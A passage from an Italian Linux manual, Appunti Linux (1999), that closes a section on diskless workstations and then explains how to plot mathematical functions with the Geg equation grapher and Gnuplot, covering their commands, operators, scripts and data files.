In questo modo vengono copiate le directory, mentre i file vengono riprodotti come collegamenti.

### 182.3.9 Memoria virtuale

In questo capitolo è stato ignorato volutamente il problema della memoria virtuale. Per attivare la sua gestione, le macchine usate come client dovrebbero avere un disco fisso, e in tal senso dovrebbe essere modificata la procedura di inizializzazione del sistema.

## 182.4 Riferimenti


- Gero Kuhlmann, *Mounting the root filesystem via NFS (nfsroot)*

  `/usr/src/linux/Documentation/nfsroot.txt`

- Ken Yap, *Diskless Linux Workstation*

  <*http://www.slug.org.au/diskless.html*>

- Roberto Salvi, *AngoLinux, Realizzazione di un Laboratorio Diskless*

  <*http://www.itis.mn.it/linux/*>


Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Applicativi utili nella didattica

Qualunque cosa che può essere insegnata è «didattica» e in questo senso lo è tutto il contenuto di questa opera. In questo capitolo vengono descritti brevemente alcuni programmi applicativi che non hanno trovato posto altrove e che potrebbero essere utilizzati nella scuola.

## 183.1 Geg – GTK+ Equation Grapher

Geg è un programma applicativo per il disegno di funzioni matematiche a due dimensioni, del tipo *f(x)=y*, che utilizza per questo l'interfaccia grafica X. È molto semplice e non offre sostegni particolari dal punto di vista matematico, ma è facile e intuitivo da usare. La figura 183.1 mostra come si presenta la finestra di Geg, e in particolare appare la visualizzazione delle funzioni *sin(x)*, *sin(2x)* e *sin(2x)+sin(x)*.





Figura 183.1: Geg.

Nella parte superiore della finestra di Geg è disponibile il menu a tendina, assieme ad alcuni pulsanti grafici per la selezione rapida delle funzionalità di uso comune. Sotto, nella parte destra, appare il riquadro **`f(x)`**, ovvero il piano cartesiano su cui vengono disegnate le funzioni. Alla sinistra appare il riquadro **`Range`** dove possono essere indicati in modo preciso i valori degli intervalli di visualizzazione dell'asse X e dell'asse Y; in pratica, basta modificare questi valori e premere [ *Invio* ] per modificare la scala e la zona visualizzata a destra. A sinistra in basso appare il riquadro **`Log`** che elenca le operazioni compiute: nella parte superiore appare l'ultimo comando eseguito e in quella inferiore il comando più vecchio. Più in basso, sempre a sinistra, appare il riquadro **`Status`** che mostra le coordinate cartesiane in cui si trova il puntatore del mouse, ammesso che questo sia posizionato sull'area del grafico. Infine, nella parte bassa della finestra appare la riga di comando all'interno della quale si possono inserire le funzioni da visualizzare.

### 183.1.1 Avvio e interazione normale

Geg viene avviato attraverso l'eseguibile **`geg`** per il quale non sono previste opzioni speciali, a parte quelle comuni per l'uso di programmi nel sistema grafico X (**`-geometry`**, **`-display`**, ecc.).

`geg [`⟨*opzioni*⟩`]`

Per disegnare una funzione occorre selezionare il riquadro inferiore, con un clic del mouse, in modo da fare apparire il cursore per la scrittura; quindi si scrive la funzione (utilizzando solo la variabile *x*) e la si disegna premendo [ *Invio* ] oppure selezionando il pulsante grafico GO!.

Le operazioni necessarie a ottenere il risultato mostrato nella figura 183.1 sono in pratica quelle seguenti:

f(x) = **sin(x)** [*Invio*]

f(x) = **sin(2x)** [*Invio*]

f(x) = **sin(2x)+sin(x)** [*Invio*]

ottenendo nel riquadro del riepilogo (il *log*) la sequenza seguente:

```
sin(2x)+sin(x)
sin(2x)
sin(x)
```

Per modificare la scala e la zona di grafico visualizzata si può intervenire con i pulsanti [IN] e [OUT]; oppure attraverso il mouse, utilizzando il primo tasto per delimitare (trascinando) la zona di grafico su cui si vuole porre l'attenzione; oppure in modo ancora più preciso attraverso il riquadro **Range**. Nella figura 183.2 viene mostrato l'esempio già visto con la scala dell'asse Y espansa.





Figura 183.2: Modifica della scala di visualizzazione.

In particolare, i valori sull'asse X possono essere mostrati anche in radianti, ovvero in unità P-greco. Per questo basta selezionare il pulsante grafico [RADIAN], mentre per tornare alla scala decimale basta selezionare il pulsante [DECIMAL].

Con il terzo tasto del mouse (quello destro) è possibile indicare una zona del grafico all'interno della quale si vuole conoscere l'intersezione della curva con uno degli assi. Per esempio, indicando una zona vicina al punto -2 nell'asse X, si ottiene il risultato seguente nel riquadro del riepilogo che mostra due intersezioni riferite ad altrettante funzioni:

```
Axis Intercepts:-
 sin(2x)+sin(x), X=-2,0944
 sin(2x), X=-1,5708
```

Con il secondo tasto del mouse (quello centrale) è possibile indicare una zona del grafico all'interno della quale si vuole conoscere l'intersezione tra le curve. Per esempio, indicando una zona vicina al punto +1 nell'asse X e prima del punto +2 nell'asse Y, si ottiene il risultato seguente nel riquadro del riepilogo, che mostra due intersezioni distinte:

```
Function Intercepts:-
 sin(x) and sin(2x)+sin(x) at:
 X=1,5708, Y=1,0000
 sin(x) and sin(2x) at:
 X=1,0472, Y=0,8660
```

In pratica, le funzioni *sin(x)* e *sin(2x)+sin(x)* si incontrano nel punto X=1,5708, Y=1,0000, inoltre le funzioni *sin(x)* e *sin(2x)* si incontrano nel punto X=1,0472, Y=0,8660.

## 183.1.2 Sintassi delle funzioni

Le funzioni che possono essere disegnate da Geg devono rispettare una certa sintassi riepilogata nella guida interna di questo applicativo. In generale si possono usare tutti i tipi di parentesi che si impiegano normalmente in matematica (da quelle tonde a quelle graffe); si possono usare le notazioni del tipo $3x$, $4x$,... dove si sottintende la moltiplicazione della costante numerica per la variabile; la lettera **x** è l'unica variabile di cui si può fare uso; sono riconosciute le costanti **e** (inteso come la base del logaritmo naturale) e **PI** (inteso come P-greco). La tabella 183.1 riepiloga gli operatori e le funzioni utilizzabili.

| Operatori e operandi | Descrizione |
|---|---|
| ⟨*op1*⟩ + ⟨*op2*⟩ | Somma i due operandi. |
| ⟨*op1*⟩ – ⟨*op2*⟩ | Sottrae dal primo il secondo operando. |
| ⟨*op1*⟩ * ⟨*op2*⟩ | Moltiplica i due operandi. |
| ⟨*costante*⟩⟨*op*⟩ | Moltiplica l'operando per il valore della costante. |
| ⟨*op1*⟩ / ⟨*op2*⟩ | Divide il primo operando per il secondo. |
| ⟨*op1*⟩ ^ ⟨*op2*⟩ | Elevamento a potenza del primo operando per il secondo. |
| sqrt(⟨*op*⟩) | Radice quadrata. |
| cbrt(⟨*op*⟩) | Radice cubica. |
| abs(⟨*op*⟩) | Valore assoluto. |
| u(⟨*op*⟩) | Restituisce 1 se l'operando è positivo, zero se negativo. |
| log(⟨*op*⟩) | Logaritmo in base 10. |
| ln(⟨*op*⟩) | Logaritmo naturale. |
| sin(⟨*op*⟩) | Seno. |
| cos(⟨*op*⟩) | Coseno. |
| tan(⟨*op*⟩) | Tangente. |
| asin(⟨*op*⟩) | Arco-seno. |
| acos(⟨*op*⟩) | Arco-coseno. |
| atan(⟨*op*⟩) | Arco-tangente. |
| sinc(⟨*op*⟩) | |
| sinh(⟨*op*⟩) | Seno iperbolico. |
| cosh(⟨*op*⟩) | Coseno iperbolico. |
| tanh(⟨*op*⟩) | Tangente iperbolica. |

Tabella 183.1: Operatori e funzioni di Geg.

## 183.2 Gnuplot

Gnuplot è un programma applicativo per il disegno di funzioni e di dati nello spazio a 2 e 3 dimensioni. Il suo funzionamento avviene attraverso comandi impartiti attraverso un *prompt*, e in questo senso il suo utilizzo può risultare un po' strano all'utilizzatore occasionale.

Gnuplot è stato portato su molti sistemi operativi differenti, e per quanto riguarda GNU/Linux, si utilizza l'interfaccia grafica X. Per la precisione, si deve impegnare una finestra di terminale, attraverso la quale impartire i comandi. Questi generano eventualmente una rappresentazione grafica che viene mostrata in una finestra separata. L'esempio seguente mostra una sessione di lavoro brevissima utilizzando l'eseguibile **`gnuplot`** per visualizzare la funzione *x^2 * sin(x)*, dove sia l'asse X che l'asse Y vanno da –P-greco a +P-greco.

$ **`gnuplot`**[*Invio*]

```
        G N U P L O T
        Linux version 3.5 (pre 3.6)
        patchlevel beta 347
        last modified Mon Jun 22 13:22:33 BST 1998

        Copyright(C) 1986 - 1993, 1998
        Thomas Williams, Colin Kelley and many others

        Send comments and requests for help to info-gnuplot@dartmouth.edu
        Send bugs, suggestions and mods to bug-gnuplot@dartmouth.edu

Terminal type set to 'x11'
```

`gnuplot>` **`splot [-pi:pi] [-pi:pi] x**2 * sin(y)`**[*Invio*]

La figura 183.3 mostra il risultato di questa funzione, così come appare nella finestra generata dal comando di Gnuplot che è appena stato visto.

La versione per GNU/Linux di Gnuplot utilizza la libreria **`readline`** per il controllo della riga di comando: questo facilita la sua configurazione (attraverso il file `~/.inputrc`) e il riutilizzo di comandi già inseriti, attraverso lo scorrimento dello storico. In pratica, chi utilizza già la shell Bash dovrebbe trovarsi a suo agio di fronte al *prompt* di Gnuplot.

### 183.2.1 Avvio e interazione normale

Gnuplot viene avviato attraverso l'eseguibile **`gnuplot`**, utilizzando necessariamente una finestra di terminale. **`gnuplot`** non prevede l'uso di opzioni speciali, a parte quelle comuni per l'uso di programmi nel sistema grafico X (**`-geometry`**, **`-display`**, ecc.).





Figura 183.3: Un funzione nello spazio tridimensionale disegnata con Gnuplot.

`gnuplot` [⟨*opzioni*⟩] [⟨*file-script*⟩...]

Eventualmente, come si vede dallo schema sintattico, possono essere indicati dei file da caricare ed eseguire. Si tratta di script di Gnuplot, composti semplicemente da una sequenza di comandi che potrebbero essere impartiti attraverso la riga di comando normale dello stesso.

Il disegno delle funzioni avviene attraverso i comando **`plot`**, per il disegno di curve nello spazio a due dimensioni, e **`splot`**, per il disegno di piani nello spazio a tre dimensioni. Il funzionamento interattivo di Gnuplot (quello normale che si ottiene quando non si indicano file da caricare) prevede in particolare il comando **`help`**, per ottenere una guida rapida ai comandi, e il comando **`exit`** (o **`quit`**) per terminarne il funzionamento.

La guida rapida ottenibile con il comando **`help`** permette di selezionare degli argomenti particolari che generalmente corrispondono ai nomi dei comandi utilizzabili. Il comando **`help`** da solo mostra un'introduzione all'uso di Gnuplot e termina elencando gli argomenti per i quali si possono richiedere informazioni specifiche.

## 183.2.2 Comandi comuni

I comandi di Gnuplot sono numerosi e complessi. Qui viene mostrato solo l'uso di alcuni di questi e in modo elementare, dove in particolare anche gli schemi sintattici vengono semplificati.

In generale, è possibile mettere assieme più comandi in un'unica riga separandoli con il punto e virgola (**`;`**); i comandi possono continuare nella riga successiva se si utilizza la barra obliqua inversa (**`\`**) esattamente alla fine di una riga da continuare. Alcuni argomenti dei comandi sono delle stringhe, nel senso che non fanno riferimento a parole chiave previste, e in tal caso devono essere delimitate con gli apici singoli (**`'`**) o con gli apici doppi (**`"`**), dove le stringhe delimitate con apici doppi espandono alcune sequenze precedute dalla barra obliqua inversa, mentre le altre no.

Una riga di comando di Gnuplot può contenere anche stringhe delimitate da apici inversi (**`` ` ``**). In tal caso queste stringhe vengono interpretate come comandi del sistema operativo sottostante e vengono rimpiazzate con il risultato dell'esecuzione del comando stesso.

I comandi possono contenere dei commenti che iniziano nel momento in cui appare il simbolo **`#`** e fanno in modo che venga ignorato tutto quello che appare di seguito fino alla fine della riga.

Quando un comando prevede l'indicazione di un intervallo di valori, questo viene indicato utilizzando la notazione **[**⟨*inizio*⟩**:**⟨*fine*⟩**]**, con le parentesi quadre che fanno parte della notazione stessa. Se per qualche motivo si deve indicare un intervallo predefinito in modo esplicito, si possono usare le parentesi aperte e chiuse senza alcuno contenuto: **`[]`**.

### Alcuni comandi

`help` [⟨*voce*⟩] | `?` [⟨*voce*⟩]

Mostra la guida interna riferita alla voce richiesta, oppure all'introduzione di Gnuplot.

`exit | quit`

I comandi **`exit`** o **`quit`** concludono il funzionamento di Gnuplot.

`plot [`⟨*intervalli*⟩`]` ⟨*funzione*⟩ `[title` ⟨*stringa-titolo*⟩`]`

Il comando **`plot`** serve per il disegno di punti su un piano (lo spazio a due dimensioni). Di solito si utilizza preferibilmente per il disegno di una funzione, come nella sintassi mostrata qui. Gli intervalli sono al massimo due: il primo si riferisce all'asse X e il secondo all'asse Y. Il titolo che può essere indicato in una stringa dopo la parola chiave **`title`** serve a definire una didascalia per la curva che viene disegnata.

`plot [`⟨*intervalli*⟩`]` ⟨*stringa-file-dati*⟩ `[title` ⟨*stringa-titolo*⟩`]`

**`plot`** può essere usato per visualizzare soltanto una serie di punti come indicato all'interno di un file di dati che viene descritto più avanti. È importante osservare comunque che un file di dati di Gnuplot non ha lo stesso formato degli script di questo.

`splot [`⟨*intervalli*⟩`]` ⟨*funzione*⟩ `[title` ⟨*stringa-titolo*⟩`]`

Il comando **`splot`** serve per il disegno di punti su uno spazio (a tre dimensioni). Di solito si utilizza preferibilmente per il disegno di una funzione, come nella sintassi mostrata qui. Gli intervalli sono al massimo tre: il primo si riferisce all'asse X, il secondo all'asse Y e il terzo all'asse Z. Il titolo che può essere indicato in una stringa dopo la parola chiave **`title`** serve a definire una didascalia per il piano che viene disegnato.

`splot [`⟨*intervalli*⟩`]` ⟨*stringa-file-dati*⟩ `[title` ⟨*stringa-titolo*⟩`]`

**`splot`** può essere usato per visualizzare soltanto una serie di punti come indicato all'interno di un file di dati, esattamente come nel caso di **`plot`**, con la differenza che le coordinate in questione sono fatte di tre elementi.

`load` ⟨*stringa-file-script*⟩

**`load`** carica ed esegue il contenuto di uno script di Gnuplot. Al termine dell'esecuzione dello script riprende il funzionamento normale.

`save` ⟨*stringa-file-script*⟩

**`save`** salva l'impostazione e il disegno attuale in uno script di Gnuplot. Eventualmente si può modificare manualmente il file in questione utilizzando un file per la modifica dei file di testo.

`print` ⟨*espressione*⟩|⟨*stringa*⟩

**`print`** restituisce il risultato dell'espressione oppure la stringa fornita come argomento. In pratica permette di fare il calcolo di un valore o di mostrare una frase.

`if (`⟨*condizione*⟩`)` ⟨*comando*⟩`[;` ⟨*comando*⟩`]...`

**`if`** esegue il comando (o i comandi se ne viene indicato più di uno) solo se la condizione posta tra parentesi risulta vera.

`pause` ⟨*n-secondi*⟩ `[`⟨*stringa*⟩`]`

**`pause`** serve a fare una pausa della durata indicata dal primo argomento. Se si vuole che per proseguire debba essere premuto il tasto [*Invio*], occorre indicare il valore −1. La stringa è facoltativa e permette di mostrare un messaggio contenente la stringa stessa. **`pause`** è particolarmente adatto negli script di Gnuplot.

### Esempi

`gnuplot>` **`help plot`**

Mostra la guida interna riferita al comando **`plot`**.

`gnuplot>` **`plot sin(x)`**

Disegna la funzione seno utilizzando una zona predefinita degli assi cartesiani.

`gnuplot>` **`plot sin(x) title 'seno di x'`**

Come nell'esempio precedente, indicando la stringa **`seno di x`** come didascalia riferita alla curva disegnata.

`gnuplot>` **`plot [-3:3] sin(x) title 'seno di x'`**

Come nell'esempio precedente, limitando l'ampiezza dell'asse X da −3 a +3.

gnuplot> **plot [-pi:pi] sin(x) title 'seno di x'**

Come nell'esempio precedente, limitando l'ampiezza dell'asse X da −P-greco a +P-greco.

gnuplot> **plot 'mio_file.gnuplot'**

Disegna nello spazio a due dimensioni i punti annotati nel file `mio_file.gnuplot` che si trova nella directory corrente.

gnuplot> **splot x**2 * sin(y)**

Disegna un piano nello spazio corrispondente alla funzione ottenuta dal quadrato di *x* moltiplicato per il seno di *y*.

gnuplot> **splot x**2 * sin(y) title 'quadrato di x per seno di y'**

Come nell'esempio precedente, indicando la stringa **quadrato di x per seno di y** come didascalia riferita al piano disegnato.

gnuplot> **splot [-3:3] [-5:5] x**2 * sin(y) title 'quadrato di x per seno di y'**

Come nell'esempio precedente, limitando l'ampiezza dell'asse X da −3 a +3 e quella dell'asse Y da −5 a +5.

gnuplot> **plot [0:pi] [-pi:pi] x**2 * sin(y) title 'quadrato di x per seno di y'**

Come nell'esempio precedente, limitando l'ampiezza dell'asse X da 0 a +P-greco e quella dell'asse Y da −P-greco a +P-greco.

gnuplot> **splot 'mio_file.gnuplot'**

Disegna nello spazio a tre dimensioni i punti annotati nel file `mio_file.gnuplot` che si trova nella directory corrente.

gnuplot> **if (1==1) print 'ovvio: 1 è uguale a 1'**

Dal momento che la condizione si avvera, mostra la frase **ovvio: 1 è uguale a 1**.

### 183.2.3 Espressioni

Le espressioni che si possono utilizzare con Gnuplot sono più o meno le stesse dei linguaggi di programmazione più comuni, e in generale, gli spazi orizzontali sono ignorati. Tra le altre cose questo giustifica il motivo per cui diversi tipi di argomenti dei comandi di Gnuplot devono essere definiti come stringhe delimitate.

L'aritmetica di Gnuplot distingue tra numeri interi e numeri a virgola mobile, per cui, utilizzando numeri interi si hanno risultati interi, mentre utilizzando valori a virgola mobile si ottengono risultati a virgola mobile. In pratica:

gnuplot> **print 10/3**[*Invio*]

```
3
```

gnuplot> **print 10/3.0**[*Invio*]

```
3.33333333333333
```

gnuplot> **print 10/2**[*Invio*]

```
5
```

gnuplot> **print 10/2.0**[*Invio*]

```
5.0
```

Le costanti numeriche possono essere indicate nei modi consueti, con o senza segno, separando la parte intera da quella decimale attraverso un punto, oppure si può usare anche una notazione esponenziale. Per esempio:

gnuplot> **print 1e2**[*Invio*]

```
100.0
```

gnuplot> **print 1e-2**[*Invio*]

| Operatore e operandi | Descrizione |
|---|---|
| +⟨*op*⟩ | Non ha alcun effetto. |
| −⟨*op*⟩ | Inverte il segno dell'operando. |
| ⟨*op1*⟩ + ⟨*op2*⟩ | Somma i due operandi. |
| ⟨*op1*⟩ − ⟨*op2*⟩ | Sottrae dal primo il secondo operando. |
| ⟨*op1*⟩ * ⟨*op2*⟩ | Moltiplica i due operandi. |
| ⟨*op1*⟩ / ⟨*op2*⟩ | Divide il primo operando per il secondo. |
| ⟨*op1*⟩ % ⟨*op2*⟩ | Modulo: il resto della divisione tra il primo e il secondo operando. |
| ⟨*var*⟩ = ⟨*valore*⟩ | Assegna alla variabile il valore alla destra. |
| ⟨*op1*⟩ ** ⟨*op2*⟩ | Eleva il primo operando alla potenza del secondo. |

Tabella 183.2: Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

```
0.01
```

Gli operatori che si possono utilizzare nelle espressioni di Gnuplot sono in pratica quelle del linguaggio C. La tabella 183.2 elenca e descrive gli operatori aritmetici e di assegnamento.

Molti degli operatori matematici hanno senso solo perché Gnuplot consente di definire delle variabili al volo, semplicemente assegnandoci un valore. Per esempio,

gnuplot> **a = 2*pi**[*Invio*]

assegna alla variabile **a** il doppio del P-greco. Per visualizzarne il contenuto basta utilizzare il comando **print**:

gnuplot> **print a**[*Invio*]

```
6.28318530717959
```

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi posti a confronto è di tipo booleano, rappresentabile all'interno di Gnuplot come !0, o non-zero (*Vero*), e 0 (*Falso*), esattamente come accade nel linguaggio C. È importante sottolineare che qualunque valore diverso da zero equivale a *Vero* in un contesto logico. Gli operatori di confronto sono elencati nella tabella 183.3.

| Operatore e operandi | Descrizione |
|---|---|
| ⟨*op1*⟩ == ⟨*op2*⟩ | *Vero* se gli operandi si equivalgono. |
| ⟨*op1*⟩ != ⟨*op2*⟩ | *Vero* se gli operandi sono differenti. |
| ⟨*op1*⟩ < ⟨*op2*⟩ | *Vero* se il primo operando è minore del secondo. |
| ⟨*op1*⟩ > ⟨*op2*⟩ | *Vero* se il primo operando è maggiore del secondo. |
| ⟨*op1*⟩ <= ⟨*op2*⟩ | *Vero* se il primo operando è minore o uguale al secondo. |
| ⟨*op1*⟩ >= ⟨*op2*⟩ | *Vero* se il primo operando è maggiore o uguale al secondo. |

Tabella 183.3: Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Quando si vogliono combinare assieme diverse espressioni logiche, comprendendo in queste anche delle variabili che contengono un valore booleano, si utilizzano gli operatori logici (noti normalmente come: AND, OR, NOT, ecc.). Il risultato di un'espressione logica complessa è quello dell'ultima espressione elementare a essere valutata. Gli operatori logici sono elencati nella tabella 183.4.

| Operatore e operandi | Descrizione |
|---|---|
| ! ⟨*op*⟩ | Inverte il risultato logico dell'operando. |
| ⟨*op1*⟩ && ⟨*op2*⟩ | Se il risultato del primo operando è *Falso* non valuta il secondo. |
| ⟨*op1*⟩ \|\| ⟨*op2*⟩ | Se il risultato del primo operando è *Vero* non valuta il secondo. |

Tabella 183.4: Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Gnuplot riconosce una serie di funzioni in parte elencate nella tabella 183.5, oltre alla costante **pi** (solo al minuscolo) che rappresenta il P-greco.

Infine, Gnuplot, oltre alla possibilità di creare e assegnare dei valori a delle variabili, può definire delle funzioni. Per esempio,

gnuplot> **funzione(x,y) = x**2 * y**[*Invio*]

definisce la funzione denominata **funzione** che ha due variabile, **x** e **y**, che si traduce nell'espressione **x**2 * y**. In seguito, si può utilizzare la funzione appena creata per farci dei calcoli,

gnuplot> **print funzione(2,3)**[*Invio*]

| Operatori e operandi | Descrizione |
|---|---|
| rand(⟨*op*⟩) | Numero casuale. |
| int(⟨*op*⟩) | Parte intera. |
| abs(⟨*op*⟩) | Valore assoluto. |
| sqrt(⟨*op*⟩) | Radice quadrata. |
| log10(⟨*op*⟩) | Logaritmo in base 10. |
| log(⟨*op*⟩) | Logaritmo naturale. |
| exp(⟨*op*⟩) | *e^x*. |
| sin(⟨*op*⟩) | Seno. |
| cos(⟨*op*⟩) | Coseno. |
| tan(⟨*op*⟩) | Tangente. |
| asin(⟨*op*⟩) | Arco-seno. |
| acos(⟨*op*⟩) | Arco-coseno. |
| atan(⟨*op*⟩) | Arco-tangente. |
| sinh(⟨*op*⟩) | Seno iperbolico. |
| cosh(⟨*op*⟩) | Coseno iperbolico. |
| tanh(⟨*op*⟩) | Tangente iperbolica. |

Tabella 183.5: Alcune funzioni riconosciute da Gnuplot.

```
12
```

oppure per disegnarne il grafico:

`gnuplot>` **`splot funzione(x,y)`**[*Invio*]

Naturalmente la stessa cosa vale per le funzioni con una sola variabile.

### 183.2.4 Script e file di dati

I file che possono essere indicati alla fine degli argomenti della riga di comando dell'eseguibile **`gnuplot`**, e quelli che possono essere caricati attraverso il comando **`load`**, sono degli script di Gnuplot. La sintassi di questi file è molto semplice: si tratta solo di un elenco di comandi di Gnuplot.

In particolare, se esiste il file `~/.gnuplot`, questo viene trattato come uno script da eseguire all'avvio di Gnuplot.

A titolo di esempio viene mostrato uno script del genere il cui scopo è quello di mostrare una serie di funzioni come in una sequenza di diapositive.

```
#
# Sequenza di funzioni con Gnuplot.
#
plot [-1:1]  2*x title 'f(x) = 2x'
pause -1 'premere <Invio> per continuare'

plot [-2:2]  x**2 title 'f(x) = x^2'
pause -1 'premere <Invio> per continuare'

plot [-2:100] log(x) title 'log(x)'
pause -1 'premere <Invio> per continuare'

plot [-pi:pi]  sin(x) title 'seno'
pause -1 'premere <Invio> per continuare'

plot [-pi:pi] tan(x) title 'tangente'
pause -1 'premere <Invio> per continuare'

splot [-5:5] [-5:5]  2*x+y title 'f(x,y) = 2x+y'
pause -1 'premere <Invio> per continuare'

splot [-5:5] [-5:5] x**2*y title 'f(x,y) = x^2 * y'
pause -1 'premere <Invio> per continuare'

splot [-pi/4:pi/4] [-pi/2:pi/2] sin(x)*cos(y) title 'f(x,y) = sin(x)*cos(y)'
pause -1 'fine della rappresentazione'

# Fine
```

Gnuplot è in grado di gestire anche i file di dati, ovvero dei file contenenti solo delle coordinate corrispondenti a punti da rappresentare. Si tratta sempre di file di testo, in cui vengono ignorati i commenti preceduti dal simbolo **#** oltre alle righe bianche e a quelle vuote, mentre le altre righe contengono coordinate nella forma:

⟨*x*⟩ ⟨*y*⟩ [⟨*z*⟩]

Per esempio, la riga

```
1 2
```

rappresenta il punto di coordinata X=1 e Y=2, mentre la riga

```
1 2 3
```

rappresenta il punto di coordinata X=1, Y=2 e Z=3.

Eccezionalmente, i comandi **`plot`** e **`splot`** possono essere utilizzati direttamente per visualizzare una serie di punti senza doverli caricare da un file esterno. Per ottenere questo si utilizzano nel modo seguente:

`plot`|`splot '-'`
⟨*coordinata*⟩
`...`
`e`

Per esempio,

```
plot '-'
0 0
1 1
2 2
3 3
4 4
e
```

mostra 5 punti appartenenti alla retta *f(x)=x*.

In questo stesso modo si possono rappresentare più gruppi di punti, aumentando conseguentemente i trattini che fungono da argomento di **`plot`** o di **`splot`**. Per esempio,

```
plot '-', '-'
0 0
1 1
2 2
3 3
4 4
e
0 1
1 2
2 3
3 4
4 5
e
```

mostra 5 punti appartenenti alla retta *f(x)=x* e altri 5 punti (colorati in modo diverso) appartenenti alla retta *f(x)=x+1*.

### 183.2.5 Controllare l'uscita grafica

I disegni realizzati con Gnuplot sono diretti normalmente in una finestra di X. Gnuplot controlla il formato delle immagini che crea attraverso il comando **`set terminal`**.[1]

`set terminal` ⟨*tipo-di-uscita-grafica*⟩ [⟨*altri-argomenti*⟩]

Per esempio, nel caso specifico della rappresentazione normale in una finestra di X, la sintassi diventa:

`set terminal x11 [reset] [`⟨*n-finestra*⟩`]`

Per la precisione, si possono visualizzare più finestre contemporaneamente, numerate a partire da 0. Utilizzando però la parola chiave **`reset`**, si eliminano tutte le finestre.

Alternativamente si può fare in modo di generare un'immagine che non viene visualizzata, ma salvata in un file. La sintassi seguente riguarda la possibilità di generare immagini in formato PNG.

[1] I vari formati grafici in cui possono essere resi i disegni di Gnuplot dipendono dal modo in cui questo è stato compilato. In pratica, la disponibilità o meno di un certo formato dipende da delle librerie incluse o meno in fase di compilazione.

```
set terminal png [small|medium|large] [monochrome|gray|color]
```

Nello schema sintattico, le parole chiave **`small`**, **`medium`** e **`large`**, si riferiscono alla dimensione dei caratteri utilizzati nelle scale e nelle didascalie. Le parole chiave **`monochrome`**, **`gray`** e **`color`**, si riferiscono alla colorazione o meno che devono avere le immagini.

Il comando appena descritto non permette di stabilire la destinazione del file generato, pertanto questa è semplicemente lo standard output. Questo fatto rende praticamente impossibile la gestione di immagini PNG attraverso l'uso di Gnuplot in modo interattivo. In pratica, si deve realizzare uno script, in modo da poter avviare Gnuplot ridirigendo lo standard output verso il file desiderato. L'esempio seguente è un esempio banale di un tale script.

```
# parabola.gnuplot
set terminal png medium color
plot x**2
